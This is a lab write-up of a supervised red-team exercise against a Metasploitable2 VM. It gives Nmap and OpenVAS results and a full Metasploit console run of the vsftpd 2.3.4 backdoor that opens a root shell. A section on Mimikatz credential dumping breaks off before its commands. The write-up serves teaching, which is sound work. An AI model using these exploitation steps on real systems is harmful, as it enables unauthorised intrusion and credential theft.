Red Teaming: Practical Application Knowledge

Introduction

This document demonstrates a hands-on network security assessment using common offensive and defensive security tools. The objective is to identify services, discover vulnerabilities, exploit misconfigurations in a controlled lab environment, and document findings in a structured and professional manner. The target audience includes students and entry-level security practitioners performing supervised lab exercises.

1. Network Scanning

1.1. Overview

Network scanning was conducted to identify open ports, running services, and service versions on a vulnerable virtual machine (Metasploitable2).

1.2. Tool Used

- **Nmap**

1.3. Commands Executed

- Service version scan:

```
nmap -sV 192.168.100.9
```


- Service enumeration with default scripts:

```
nmap -sC -sV 192.168.1.9
```

1.4. Service Enumeration Results


Port	Service	Version
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH 4.7p1
23	Telnet	Linux telnetd
25	SMTP	Postfix smtpd
53	DNS	ISC BIND 9.4.2
80	HTTP	Apache httpd 2.2.8
111	rpcbind	2 (RPC #100000)
139/445	SMB	Samba smbd 3.x-4.x
512	exec?	-
513	login	OpenBSD rlogind
514	tcpwrapped	-
1099	java-rmi	GNU Classpath grmiregistry
1524	bindshell	root shell
2049	nfs	2-4 (RPC #10003)
2121	ftp	ProFTPD 1.3.1
3306	mysql	MySQL 5.0.51a-3ubuntu5
5432	postgresql	PostgreSQL DB 8.3.0-8.3.7
5900	vnc	VNC (protocol 3.3)
6000	X11	-
6667	irc	UnrealIRCd
8009	ajp13	Apache Jserv (Protocol v1.3)
8180	http	Apache Tomcat/Coyote JSP engine 1.1

1.5. Scan Results




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.100.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 00:57 -0500
Nmap scan report for 192.168.100.9 (192.168.100.9)
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:05:04:29 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
x_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.88 seconds
```

Figure 1: Nmap service version scan




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 192.168.100.9
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 01:09 -0500
Nmap scan report for 192.168.100.9 (192.168.100.9)
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.100.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
```

Figure 2: Service Enumeration scan(i)




```
25/tcp   open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-20T06:10:28+00:00; +9s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizatio
e US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      41992/tcp   mountd
|   100005  1,2,3      56902/udp   mountd
|   100021  1,3,4      42761/udp   nlockmgr
|   100021  1,3,4      46260/tcp   nlockmgr
|   100024  1          45561/tcp   status
|_  100024  1          55350/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figure 3: Service Enumeration scan(ii)



```
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregist
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransa
1ProtocolNew, SupportsCompression
|   Status: Autocommit
|_  Salt: L,7k:|$<BuHGj`#-UF>F
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3
|_ssl-date: 2026-01-20T06:10:28+00:00; +9s from scan
| ssl-cert: Subject: commonName=ubuntu804-base.local
e US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
```

Figure 4: Service Enumeration scan(iii)



```
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:20:51
|   source ident: nmap
|   source host: B3555223.2ADA0512.FFFA6D49.IP
|_  error: Closing Link: kimqfqgin[192.168.100.10] (Quit: kimqfqgin)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:05:04:29 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h15m08s, deviation: 2h30m00s, median: 8s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, Net
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-01-20T01:10:20-05:00
```

Figure 5: Service Enumeration scan(iv)

1.6. Scan Analysis

A stealth scan (-sS) sends SYN packets and avoids completing TCP handshakes, making it less detectable by intrusion detection systems. An aggressive scan (-A) enables OS detection, version detection, scripts, and traceroute, generating significantly more traffic and visibility but providing richer information.

2. Vulnerability Scanning

2.1. Overview

A vulnerability assessment was performed to identify known security weaknesses and prioritize them by severity.

2.2. Tool Used


- **OpenVAS**

2.3. Scan Report

Vulnerability	CVSS Score	Description
Rlogin Passwordless Login	10.0	Allow remote login
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8	Allows remote access
VNC Brute Force Login	9.0	Weak VNC password

2.4. Exploit Verification

Cross-referenced OpenVAS finding with Metasploit. Loaded **exploit/unix/ftp/vsftpd_234_backdoor**. The module successfully triggered the backdoor and opened a shell.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.9
RHOSTS ⇒ 192.168.100.9
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.9:21 - USER: 331 Please specify the password.
[+] 192.168.100.9:21 - Backdoor service has been spawned, handling ...
[+] 192.168.100.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.12:39425 → 192.168.100.9:6200)

id
uid=0(root) gid=0(root)
pwd
/
```

Figure 6: VSFTPD Backdoor Exploit

3. Exploitation Practice

3.1. Overview

A vulnerability was exploited in a controlled environment. The vulnerability was an intentional backdoor left on ftp source code.

3.2. Tool Used

- **Metasploit Framework**

3.3. Vulnerability / Exploited Service


- **VSFTPD 2.3.4 Backdoor**

3.4. Exploitation Summary

Metasploit was launched using **msfconsole**, and the module **exploit/unix/ftp/vsftpd_234_backdoo**r was selected. The target IP was configured using the **RHOSTS** option, and the exploit was run with **run** command and then executed successfully, resulting in a remote shell. This was a normal shell not a meterpreter session. Since this was an intentional exploit included in the VSFTPD software by a malicious actor, the exploit will always open a backdoor on **port 6200**. This confirmed the severity of the vulnerability and demonstrated how outdated services can lead to full system compromise.

3.5. Privilege Escalation Attempt

Writable system files such as **/etc/passwd** were checked to identify misconfigurations. No successful privilege escalation was achieved during this attempt, but misconfigured permissions were noted. Since the remote shell has the privileges of **root** user already, privilege escalation was not needed.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.9
RHOSTS ⇒ 192.168.100.9
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.9:21 - USER: 331 Please specify the password.
[+] 192.168.100.9:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.12:39425 → 192.168.100.9:6200)

id
uid=0(root) gid=0(root)
pwd
/
ls -la /etc/passwd
-rw-r--r-- 1 root root 1581 May 13  2012 /etc/passwd
```

Figure 7: VSFTPD Backdoor exploit with privilege escalation attempt

4. Post-Exploitation and Persistence

4.1. Overview

A simulated post-exploitation operation was conducted on a compromised windows system using **Mimikatz** and **Netcat** tools.

4.2. Tools Used


- **Mimikatz**
- **Netcat**

4.3. Credential Dumping

On a compromised windows with a reverse shell, **mimikatz** was uploaded and ran the commands to dump credentials from lsass in memory. These commands are run from metasploit's meterpreter shell but they are the same as for native shells.

Commands executed:

